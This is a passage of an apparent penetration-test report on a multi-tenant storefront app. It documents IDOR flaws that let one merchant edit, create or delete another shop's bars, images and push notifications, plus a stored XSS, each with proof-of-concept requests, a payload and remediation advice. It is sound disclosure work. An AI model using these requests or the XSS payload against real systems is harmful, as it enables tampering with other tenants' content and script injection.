Content-Disposition: form-data; name="shopid"
```

38228

```
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="bar_type"
```

2

```
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="name"
```

aaaaaaa

```
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="goal"
```

100

```
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="init_msg"
```

Free shipping over \$100

```
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="pro_msg"
```

You are

```
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="proafter_msg"
```

far from free shipping!

```
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="country"
```

USD

```
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="symbol"

$
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="complete"

Congratulations! You have got free shipping use code :
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="s_time"

2026/08/20 00:00:00
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="e_time"

2026/08/27 00:00:00
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="width"

100
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="font-f"

Lato
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="font"

20
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="btncol"

FFFF00
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="btntextcol"

132044
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="backcol"

132044
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="textcol"

FFFFFF
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912
Content-Disposition: form-data; name="submit"

Update
-----geckoformboundary96ebe9a4b220987ba1804c51015eb912--
```

## Impact

An authenticated attacker may be able to modify Countdown Bars belonging to other merchants or accounts.

Successful exploitation could allow an attacker to:

- Modify promotional or countdown-related content.
- Change campaign timing or expiration settings.
- Alter displayed messages and promotional values.
- Modify colors, fonts, alignment, and other visual settings.
- Disrupt legitimate campaigns running on the victim's storefront.
- Display misleading or unauthorized content to customers.

This represents a **cross-tenant authorization failure**, affecting the integrity of another merchant's storefront configuration.

## Root Cause

The application appears to rely on the client-supplied `id` parameter to identify the bar being modified without verifying that the requested object belongs to the authenticated user's shop.

The client-controlled `shopid` parameter should also not be trusted for authorization decisions.

## Recommendation

Implement strict server-side object-level authorization for all bar-management operations.

The application should:

- Determine the authenticated shop or tenant from trusted server-side session information.
- Verify that the supplied bar ID belongs to that authenticated tenant.
- Reject requests targeting bars owned by another shop.

- Do not rely on client-controlled `id`, `shopid`, `bar_t`, or `bar_type` values for authorization.
- Apply the same authorization checks to view, edit, delete, enable/disable, and related bar-management functionality.
- Return `403 Forbidden` or `404 Not Found` when cross-tenant access is attempted.

The server should effectively enforce:

```
requested_countdown_bar.shop_id == authenticated_user.shop_id
```

## 5:IDOR – Unauthorized Modification of Victim Announcement Bar

### Vulnerability Information

**Vulnerability Type:** Insecure Direct Object Reference (IDOR) / Broken Access Control

**Affected Endpoint:** `POST /update-db.php`

**Affected Host:** `client-app.example` CLIENT

### Description

An Insecure Direct Object Reference (IDOR) vulnerability was identified in the **Announcement Bar** update functionality.

The application uses the client-controlled `id` parameter to determine which Announcement Bar should be updated but does not properly verify that the authenticated user owns or is authorized to modify the specified bar.

An authenticated attacker can replace their own Announcement Bar ID with the ID of a bar belonging to another merchant and successfully modify the victim's Announcement Bar settings.

## Steps to Reproduce

1. Log in to the application using an attacker-controlled account.
2. Navigate to the **Announcement Bar** functionality and edit a bar owned by the attacker.
3. Intercept the update request using an HTTP interception proxy.
4. Locate the following parameter:

```
Content-Disposition: form-data; name="id"

<attacker-announcement-bar-id>
```

1. Replace the attacker's bar ID with an Announcement Bar ID belonging to another merchant:

```
Content-Disposition: form-data; name="id"

victim-announcement-bar-id
```

1. Modify one or more Announcement Bar settings, such as:

```
name
message
btn
url
s_time
e_time
backcol
textcol
font
```

1. Forward the modified request.
2. Observe that the application successfully updates the victim's Announcement Bar without verifying that the authenticated attacker is authorized to modify it.

## Proof of Concept Request

```
POST /update-db.php HTTP/1.1
Host: client-app.example CLIENT
Cookie: [attacker-session-cookie]
Content-Type: multipart/form-data; boundary=----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Origin: https://client-app.example CLIENT
Referer: https://client-app.example /bar-edit.php?id=55764&msg

-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="bar_t"

messageBar
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="id"

victim-announcement-bar-id
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="shopid"

38228
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="bar_type"

0
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="name"

Bar name
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="message"

Sale! Buy our latest product and get 50% off on regular price
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="btn"

Buy Now
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="selectedTimeZone"

America/New_York
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="s_time"

2026/08/20 00:00:00
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="e_time"

2026/08/27 00:00:00
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="backcol"
```

```
000000
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="textcol"

FFFFF
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="width"

100
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="font-f"

Lato
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="font"

20
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="btncol"

E11D07
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="btntextcol"

FFFFF
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4
Content-Disposition: form-data; name="submit"

Update
-----geckoformboundary3d9525352e128789b8a2dc2fbd4dc9f4--
```

## Impact

An authenticated attacker may be able to modify Announcement Bars belonging to other merchants or shops.

Successful exploitation could allow an attacker to:

- Modify promotional messages displayed on the victim's storefront.
- Change call-to-action button text.
- Modify links or redirection destinations.
- Alter campaign start and expiration times.
- Change colors, fonts, alignment, and other visual settings.

- Display misleading or unauthorized promotional content.
- Disrupt legitimate merchant campaigns.
- Potentially redirect customers toward attacker-controlled or unintended destinations if URL fields are configurable.

This represents a **cross-tenant broken access control vulnerability** affecting the integrity of merchant storefront content.

## Root Cause

The server appears to trust the client-supplied `id` parameter when selecting the Announcement Bar to update without adequately validating that the bar belongs to the authenticated user's shop.

The client-controlled `shopid` value should also not be considered sufficient proof of authorization.

## Recommendation

Implement strict server-side object-level authorization for all Announcement Bar operations.

The application should:

- Determine the authenticated shop or tenant from trusted server-side session data.
- Retrieve the requested Announcement Bar using both the bar ID and authenticated tenant ID.
- Verify ownership before processing any update.
- Never rely on client-controlled values such as `id` or `shopid` for authorization decisions.
- Apply identical authorization checks to view, update, delete, enable/disable, and other Announcement Bar management operations.
- Return `403 Forbidden` or `404 Not Found` when cross-tenant access is attempted.

The server should effectively enforce:

```
requested_announcement_bar.shop_id == authenticated_user.shop_id
```

## 6:IDOR – Unauthorized Creation of Mailchimp Bar in Victim Shop

### Vulnerability Information

**Vulnerability Type:** Insecure Direct Object Reference (IDOR) / Broken Access Control

**Affected Endpoint:** `POST /save_db.php`

**Affected Host:** `client-app.example` CLIENT

### Description

An Insecure Direct Object Reference (IDOR) vulnerability was identified in the **Mailchimp Bar creation** functionality.

The application accepts the target shop identifier through the client-controlled `shopid` parameter but does not properly verify that the authenticated user is authorized to create resources for the specified shop.

As a result, an authenticated attacker can replace their own Shop ID with a victim's Shop ID and create a new Mailchimp Bar inside the victim's shop.

### Steps to Reproduce

1. Log in to the application using an attacker-controlled account.
2. Navigate to the **Create New Mailchimp Bar** functionality.
3. Enter valid Mailchimp Bar details and intercept the request while saving the new bar.
4. Locate the following parameter:

```
Content-Disposition: form-data; name="shopid"
```

```
<attacker-shop-id>
```

1. Replace the attacker's Shop ID with a valid Shop ID belonging to another user:

```
Content-Disposition: form-data; name="shopid"
```

```
victim-shop-id
```

1. Keep the remaining Mailchimp Bar configuration unchanged or modify it as required.
2. Forward the manipulated request.
3. Observe that the application successfully creates the Mailchimp Bar under the victim's shop even though the authenticated attacker is not authorized to manage that shop.

## Proof of Concept Request

```
POST /save_db.php HTTP/1.1
Host: client-app.example CLIENT
Cookie: [attacker-session-cookie]
Content-Type: multipart/form-data; boundary=----geckoformboundary3dba854212b6392144be018be424f576
Origin: https://client-app.example CLIENT
Referer: https://client-app.example CLIENT /createNewbar.php?bar_type=mailchimp_bar

-----geckoformboundary3dba854212b6392144be018be424f576
Content-Disposition: form-data; name="bar_t"

mailchimp_bar
-----geckoformboundary3dba854212b6392144be018be424f576
Content-Disposition: form-data; name="shopid"

victim-shop-id
-----geckoformboundary3dba854212b6392144be018be424f576
Content-Disposition: form-data; name="bar_type"

6
-----geckoformboundary3dba854212b6392144be018be424f576
Content-Disposition: form-data; name="name"
```

mailchimp Bar name - 6  
-----geckoformboundary3dba854212b6392144be018be424f576  
Content-Disposition: form-data; name="message"

Sale! Buy our latest product and get 50% off on regular price  
-----geckoformboundary3dba854212b6392144be018be424f576  
Content-Disposition: form-data; name="btn"

Submit  
-----geckoformboundary3dba854212b6392144be018be424f576  
Content-Disposition: form-data; name="mailChimpSelectedlist"

Select your list  
-----geckoformboundary3dba854212b6392144be018be424f576  
Content-Disposition: form-data; name="s\_time"

2026/08/20 00:00  
-----geckoformboundary3dba854212b6392144be018be424f576  
Content-Disposition: form-data; name="e\_time"

2026/08/27 00:00  
-----geckoformboundary3dba854212b6392144be018be424f576  
Content-Disposition: form-data; name="backcol"

000000  
-----geckoformboundary3dba854212b6392144be018be424f576  
Content-Disposition: form-data; name="textcol"

FFFFFF  
-----geckoformboundary3dba854212b6392144be018be424f576  
Content-Disposition: form-data; name="width"

100  
-----geckoformboundary3dba854212b6392144be018be424f576  
Content-Disposition: form-data; name="font-f"

Lato  
-----geckoformboundary3dba854212b6392144be018be424f576  
Content-Disposition: form-data; name="font"

20  
-----geckoformboundary3dba854212b6392144be018be424f576  
Content-Disposition: form-data; name="btncol"

E11D07  
-----geckoformboundary3dba854212b6392144be018be424f576  
Content-Disposition: form-data; name="btntextcol"

FFFFFF  
-----geckoformboundary3dba854212b6392144be018be424f576  
Content-Disposition: form-data; name="submit"

Save

-----geckoformboundary3dba854212b6392144be018be424f576--

## Impact

An authenticated attacker can create unauthorized Mailchimp Bars in another merchant's shop.

Successful exploitation could allow an attacker to:

- Add unauthorized promotional or marketing bars to the victim's shop.
- Create misleading content associated with the victim's storefront.
- Interfere with legitimate Mailchimp or marketing configurations.
- Create unwanted campaign entries or clutter the victim's account.
- Modify appearance, scheduling, and other bar settings during creation.
- Abuse cross-tenant functionality without having access to the victim's account.

If the created Mailchimp Bar becomes visible on the storefront, this may also affect the integrity of content presented to the victim's customers.

## Root Cause

The application trusts the client-controlled `shopid` parameter during resource creation without validating that the authenticated user is authorized to create resources for that shop.

This is a server-side tenant authorization failure.

## Recommendation

The application should derive the current Shop ID from the authenticated server-side session rather than accepting it as an authoritative client-controlled parameter.

Before creating a Mailchimp Bar, the server should verify that:

```
requested_shop_id == authenticated_user.shop_id
```

Recommended controls include:

- Do not trust `shopid` supplied by the client for authorization.
- Associate newly created bars with the shop derived from the authenticated session.
- Perform server-side tenant validation before creating any resource.
- Reject unauthorized cross-shop requests with `403 Forbidden`.
- Apply the same validation to all bar creation functionality, including Mailchimp, Announcement, Cookie, Motivator, Countdown, and other bar types.

## 7:IDOR – Unauthorized Creation of Cookie Bar in Victim Shop

### Vulnerability Information

**Vulnerability Type:** Insecure Direct Object Reference (IDOR) / Broken Access Control

**Affected Endpoint:** `POST /save_db.php`

**Affected Host:** `client-app.example` CLIENT

### Description

An Insecure Direct Object Reference (IDOR) vulnerability was identified in the **Cookie Bar creation** functionality.

The application accepts the target shop identifier through the client-controlled `shopid` parameter but does not properly verify whether the authenticated user is authorized to create a Cookie Bar for that shop.

As a result, an authenticated attacker can replace their own Shop ID with a victim's Shop ID and create an unauthorized Cookie Bar inside the victim's shop.

## Steps to Reproduce

1. Log in to the application using an attacker-controlled account.
2. Navigate to the **Create New Cookie Bar** functionality.
3. Enter valid Cookie Bar details and intercept the request while saving the bar.
4. Locate the following parameter:

```
Content-Disposition: form-data; name="shopid"

<attacker-shop-id>
```

1. Replace the attacker's Shop ID with a valid Shop ID belonging to another merchant:

```
Content-Disposition: form-data; name="shopid"

victim-shop-id
```

1. Keep the remaining Cookie Bar configuration unchanged or modify the required fields.
2. Forward the manipulated request.
3. Observe that the application successfully creates the Cookie Bar under the victim's shop without verifying that the authenticated attacker is authorized to manage that shop.

## Proof of Concept Request

```
POST /save_db.php HTTP/1.1
Host: client-app.example CLIENT
Cookie: [attacker-session-cookie]
Content-Type: multipart/form-data; boundary=---geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f
```

Origin: https://client-app.example CLIENT  
Referer: https://client-app.example CLIENT /createNewbar.php?bar\_type=cookie\_bar

-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f  
Content-Disposition: form-data; name="bar\_t"

cookieBar

-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f  
Content-Disposition: form-data; name="shopid"

victim-shop-id

-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f  
Content-Disposition: form-data; name="bar\_type"

4

-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f  
Content-Disposition: form-data; name="name"

aaaaaaaaaaaaaaaaaaaa

-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f  
Content-Disposition: form-data; name="btn"

Find out more.

-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f  
Content-Disposition: form-data; name="message"

Accessing our website tells us you are happy to receive all our cookies. However you can change your cookie settings at any time.

-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f  
Content-Disposition: form-data; name="s\_time"

2026/08/20 00:00

-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f  
Content-Disposition: form-data; name="e\_time"

2026/08/27 00:00

-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f  
Content-Disposition: form-data; name="backcol"

000000

-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f  
Content-Disposition: form-data; name="textcol"

FFFFFF

-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f  
Content-Disposition: form-data; name="width"

100

-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f  
Content-Disposition: form-data; name="font-f"

Lato

```

-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f
Content-Disposition: form-data; name="font"

15
-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f
Content-Disposition: form-data; name="btncol"

E11D07
-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f
Content-Disposition: form-data; name="btntextcol"

FFFFFF
-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f
Content-Disposition: form-data; name="chk_full_bar"

1
-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f
Content-Disposition: form-data; name="chk_new_tab"

1
-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f
Content-Disposition: form-data; name="submit"

Save
-----geckoformboundary1719d95be95ff6cd4cfbc27d9f714d2f--

```

## Impact

An authenticated attacker can create unauthorized Cookie Bars in another merchant's shop.

Successful exploitation could allow an attacker to:

- Create unauthorized cookie notices in the victim's shop.
- Modify consent-related or privacy-related messaging shown to customers.
- Add misleading links or call-to-action text.
- Change scheduling and display settings.
- Alter colors, fonts, positioning, and other appearance settings.
- Disrupt the merchant's legitimate Cookie Bar configuration.
- Potentially create compliance or trust issues if customers are shown unauthorized cookie-related information.

This represents a **cross-tenant broken access control vulnerability**.

## Root Cause

The application trusts the client-controlled `shopid` parameter when creating a new Cookie Bar without sufficiently validating that the authenticated user owns or is authorized to manage the specified shop.

## Recommendation

The application should derive the current shop from trusted authenticated session information rather than allowing the client to select an arbitrary shop through `shopid`.

The server should effectively enforce:

```
requested_shop_id == authenticated_user.shop_id
```

Recommended controls:

- Do not trust client-controlled `shopid` for authorization.
- Associate newly created Cookie Bars with the authenticated user's shop server-side.
- Perform tenant ownership validation before creating any resource.
- Reject unauthorized cross-shop requests with `403 Forbidden`.
- Apply the same control to every bar creation endpoint and bar type.

# 8:IDOR – Unauthorized Creation of Announcement Bar in Victim Shop

## Vulnerability Information

**Vulnerability Type:** Insecure Direct Object Reference (IDOR) / Broken Access Control

**Affected Endpoint:** `POST /save_db.php`

**Affected Host:** `client-app.example` `CLIENT`

## Description

An Insecure Direct Object Reference (IDOR) vulnerability was identified in the **Announcement Bar creation** functionality.

The application accepts the target shop through the client-controlled `shopid` parameter but does not properly verify whether the authenticated user is authorized to create an Announcement Bar for the supplied shop.

As a result, an authenticated attacker can replace their own Shop ID with a victim's Shop ID and successfully create a new Announcement Bar inside the victim's shop.

## Steps to Reproduce

1. Log in to the application using an attacker-controlled account.
2. Navigate to the **Create New Announcement Bar** functionality.
3. Configure a new Announcement Bar and intercept the request while saving it.
4. Locate the following parameter:

```
Content-Disposition: form-data; name="shopid"

<attacker-shop-id>
```

1. Replace the attacker's Shop ID with the victim's Shop ID:

```
Content-Disposition: form-data; name="shopid"

victim-shop-id
```

1. Forward the modified request.

2. Observe that the server successfully creates the Announcement Bar under the victim's shop even though the attacker is not authorized to manage that shop.

## Proof of Concept Request

```
POST /save_db.php HTTP/1.1
Host: client-app.example CLIENT
Cookie: [attacker-session-cookie]
Content-Type: multipart/form-data; boundary=----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Origin: https://client-app.example CLIENT
Referer: https://client-app.example CLIENT /createNewbar.php?bar_type=msg_bar_radio

-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="bar_t"

messageBar
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="shopid"

victim-shop-id
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="bar_type"

0
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="name"

aaaaaaaaaaaaa
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="message"

Sale! Buy our latest product and get 50% off on regular price
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="btn"

Buy Now
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="selectedTimeZone"

America/New_York
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="s_time"

2026/08/20 00:00
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="e_time"

2026/08/27 00:00
```

```
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="backcol"

000000
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="textcol"

FFFFFF
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="width"

100
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="font-f"

Lato
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="font"

20
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="btncol"

E11D07
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="btntextcol"

FFFFFF
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec
Content-Disposition: form-data; name="submit"

Save
-----geckoformboundary2aae71aa8a9038904884bfb93f24cdec--
```

## Vulnerable Parameter

```
shopid=victim-shop-id
```

The server allows the authenticated attacker to control which shop receives the newly created Announcement Bar.

## Impact

An authenticated attacker may be able to create unauthorized Announcement Bars inside other merchants' shops.

Successful exploitation could allow the attacker to:

- Add unauthorized promotional messages to the victim's shop.
- Create misleading announcements or offers.
- Modify call-to-action button text.
- Add attacker-controlled or unintended links if URL functionality is enabled.
- Change campaign start and end times.
- Alter colors, fonts, positioning, and other display settings.
- Disrupt legitimate storefront campaigns.
- Create unwanted content or configuration entries in another tenant's account.

If the newly created Announcement Bar becomes active on the storefront, the issue can directly affect content displayed to the victim's customers.

## Root Cause

The application trusts the client-controlled `shopid` parameter during Announcement Bar creation without sufficiently verifying that the authenticated user owns or is authorized to manage the specified shop.

This results in a **cross-tenant authorization failure**.

## Recommendation

The application should derive the current shop identifier from trusted server-side authentication/session information rather than allowing the client to determine the target shop.

The server should effectively enforce:

```
requested_shop_id == authenticated_user.shop_id
```

Recommended controls include:

- Do not trust client-controlled `shopid` for authorization.

- Associate new Announcement Bars with the authenticated user's shop server-side.
- Perform tenant-level authorization before creating any bar.
- Reject cross-tenant creation attempts with `403 Forbidden`.
- Apply the same authorization controls across all bar creation, update, delete, and management functionality.

## 9:IDOR – Unauthorized Deletion of Victim Bar

### Vulnerability Information

**Vulnerability Type:** Insecure Direct Object Reference (IDOR) / Broken Access Control

**Affected Endpoint:** `GET /delete_info.php?id=<bar-id>`

**Affected Host:** `client-app.example` CLIENT

### Description

An Insecure Direct Object Reference (IDOR) vulnerability was identified in the bar deletion functionality.

The application accepts the target bar identifier through the client-controlled `id` parameter but does not properly verify whether the authenticated user owns or is authorized to delete the specified bar.

As a result, an authenticated attacker can replace their own bar ID with the ID of a bar belonging to another merchant and successfully delete the victim's bar.

### Steps to Reproduce

1. Log in to the application using an attacker-controlled account.
2. Navigate to the bar management/settings section.

3. Delete a bar owned by the attacker and intercept the deletion request.
4. Observe the following parameter in the request:

```
id=<attacker-bar-id>
```

1. Replace the attacker's bar ID with a valid bar ID belonging to another merchant:

```
id=victim-bar-id
```

1. Forward the modified request.
2. Observe that the application successfully deletes the victim's bar without verifying that the authenticated attacker is authorized to delete it.

## Proof of Concept Request

```
GET /delete_info.php?id=victim-bar-id HTTP/1.1
Host: client-app.example CLIENT
Cookie: [attacker-session-cookie]
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://client-app.example CLIENT /setting.php
Connection: close
```

## Vulnerable Parameter

```
id=victim-bar-id
```

The application uses the client-supplied bar ID to determine which object should be deleted without enforcing sufficient ownership validation.

## Impact

An authenticated attacker may be able to delete bars belonging to other merchants or shops.

Successful exploitation could allow an attacker to:

- Delete another merchant's Announcement Bar.
- Delete Mailchimp, Cookie, Motivator, or other bar configurations.
- Remove active promotional campaigns from a victim's storefront.
- Disrupt customer-facing messaging or marketing functionality.
- Cause loss of merchant configuration or campaign data.
- Repeatedly delete resources belonging to other tenants.

Because the operation permanently modifies another tenant's resources, this represents a significant cross-tenant integrity issue.

## Root Cause

The application appears to identify the bar to delete only from the client-controlled `id` parameter and does not adequately verify that the requested bar belongs to the authenticated user's shop.

## Recommendation

Implement strict server-side object-level authorization before deleting any bar.

The application should:

- Retrieve the authenticated user's shop or tenant from trusted server-side session data.
- Verify that the requested bar belongs to that shop before deletion.
- Never use possession of a valid bar ID as proof of authorization.
- Return `403 Forbidden` or `404 Not Found` for unauthorized cross-tenant deletion attempts.
- Apply the same ownership validation to all bar read, update, delete, enable/disable, and management operations.

The authorization check should effectively enforce:

```
requested_bar.shop_id == authenticated_user.shop_id
```

Additionally, destructive operations such as deletion should preferably use an appropriate state-changing HTTP method such as `POST` or `DELETE` rather than `GET`, along with applicable CSRF protections.

## 10:Stored Cross-Site Scripting (XSS) in Bar Name on Dashboard

### Vulnerability Description

A **Stored Cross-Site Scripting (XSS)** vulnerability exists in the **Bar Name** field. An attacker can inject a malicious JavaScript payload while creating a bar. The payload is stored by the application and executed when the bar is displayed on the dashboard.

### Steps to Reproduce

1. Log in to the application using an attacker-controlled account.
2. Create a new bar and enter the following payload in the **Bar Name** field:

```
"><iframe src=javascript:alert(1)>
```

1. Save/Create the bar.
2. Navigate to the **Dashboard**.
3. Observe that the injected JavaScript payload executes when the malicious bar name is rendered.

### Payload

```
"><iframe src=javascript:alert(1)>
```

## Impact

An attacker may be able to execute arbitrary JavaScript in the context of the victim's browser, potentially leading to:

- Session hijacking
- Unauthorized actions
- Sensitive information disclosure
- Account compromise
- Phishing or UI manipulation

## Recommendation

Properly sanitize and encode user-controlled input before rendering it in HTML.

Recommended protections:

- Apply context-aware output encoding
- Sanitize HTML input
- Use a secure HTML sanitizer
- Implement Content Security Policy (CSP)
- Avoid rendering untrusted input as raw HTML

## 11:IDOR – Unauthorized Deletion of Another User's Image

### Vulnerability Type

**Insecure Direct Object Reference (IDOR) / Broken Access Control**

### Affected Endpoint

```
POST /delete-notification-db.php
```

Host: client-app.example CLIENT

## Description

An IDOR vulnerability was identified in the image deletion functionality.

The application accepts an image identifier through the `id` parameter but does not appear to properly verify whether the authenticated user is authorized to delete the referenced image.

By replacing the attacker-controlled image ID with the ID of another user's image, it was possible to delete the victim's image.

## Steps to Reproduce

1. Log in to the application using an attacker-controlled account.
2. Navigate to the image/library section and delete one of your own images.
3. Intercept the deletion request using an HTTP interception proxy.
4. Observe the `id` parameter in the request:

```
id=attacker-image-id
```

5. Replace the attacker's image ID with the ID of another user's image:

```
id=victim-image-id
```

6. Forward the modified request.
7. The victim's image is deleted successfully, demonstrating missing object-level authorization.

## Proof of Concept Request

```
POST /delete-notification-db.php HTTP/1.1
Host: client-app.example CLIENT
Cookie: [REDACTED]
User-Agent: Mozilla/5.0
Accept: */*
```

```
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Origin: https://client-app.example CLIENT
Referer: https://client-app.example CLIENT /abandonedcart.php
Connection: close

id=victim-image-id&method=deleteLibraryIcon
```

## Expected Behavior

The server should verify that the authenticated user owns, or is authorized to manage, the supplied image ID.

If the image belongs to another user or tenant, the request should be rejected with a **403 Forbidden** or equivalent authorization error.

## Actual Behavior

The server processes the supplied image ID without adequate ownership validation, allowing an attacker to delete another user's image.

## Impact

An authenticated attacker may be able to:

- Delete images belonging to other users
- Modify or disrupt another user's content
- Cause data integrity issues
- Affect notification, announcement, or campaign functionality
- Potentially perform large-scale cross-account content deletion if image IDs are predictable

## Root Cause

The backend appears to trust the user-supplied **id** parameter without enforcing server-side object ownership validation.

## Remediation

- Enforce server-side authorization checks for every image deletion request.
- Verify that the supplied image ID belongs to the authenticated user or tenant.

- Never rely only on client-supplied object identifiers for authorization.
- Use scoped database queries, for example:

```
DELETE FROM images
WHERE image_id = ?
AND owner_id = authenticated_user_id
```

- Return `403 Forbidden` for unauthorized object access.
- Consider using non-sequential identifiers as an additional defense-in-depth m

## 12:IDOR – Unauthorized Deletion of Another User's Scheduled Push Notification

### Vulnerability Type

Insecure Direct Object Reference (IDOR) / Broken Access Control

### Affected Functionality

Scheduled Push Notification – Delete Function

### Affected Endpoint

`POST /ajax_remote.php`

### Description

An **Insecure Direct Object Reference (IDOR)** vulnerability exists in the scheduled push notification deletion functionality.

The application accepts a user-controlled `id` parameter when deleting a scheduled push notification but does not properly verify whether the requested push notification belongs to the currently authenticated user.

As a result, an authenticated attacker can replace their own scheduled push notification ID with the ID of another user's scheduled push notification and

successfully delete it.

## Steps to Reproduce

1. Log in to the application using an **attacker account**.
2. Navigate to the scheduled push notification section.
3. Delete one of the attacker's own scheduled push notifications while intercepting the HTTP request using a proxy such as Burp Suite.
4. Observe the following parameter in the request:

```
id=attacker-scheduled-push-id
```

1. Replace the attacker's scheduled push notification ID with the ID of a scheduled push notification belonging to another user:

```
id=victim-scheduled-push-id
```

1. Forward the modified request.
2. Observe that the victim's scheduled push notification is successfully deleted without proper authorization validation.

## Proof of Concept Request

```
POST /ajax_remote.php HTTP/1.1
Host: client-app.example CLIENT
Cookie: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/15
3.0
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://client-app.example CLIENT
Referer: https://client-app.example CLIENT /super_push.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

```
Connection: close
```

```
id=victim-scheduled-push-id&method=deleteSuperPushNotification
```

## Expected Behavior

The server should verify that the supplied scheduled push notification ID belongs to the currently authenticated user before allowing deletion.

If the notification belongs to another account, the request should be rejected with an appropriate authorization error such as:

```
403 Forbidden
```

## Actual Behavior

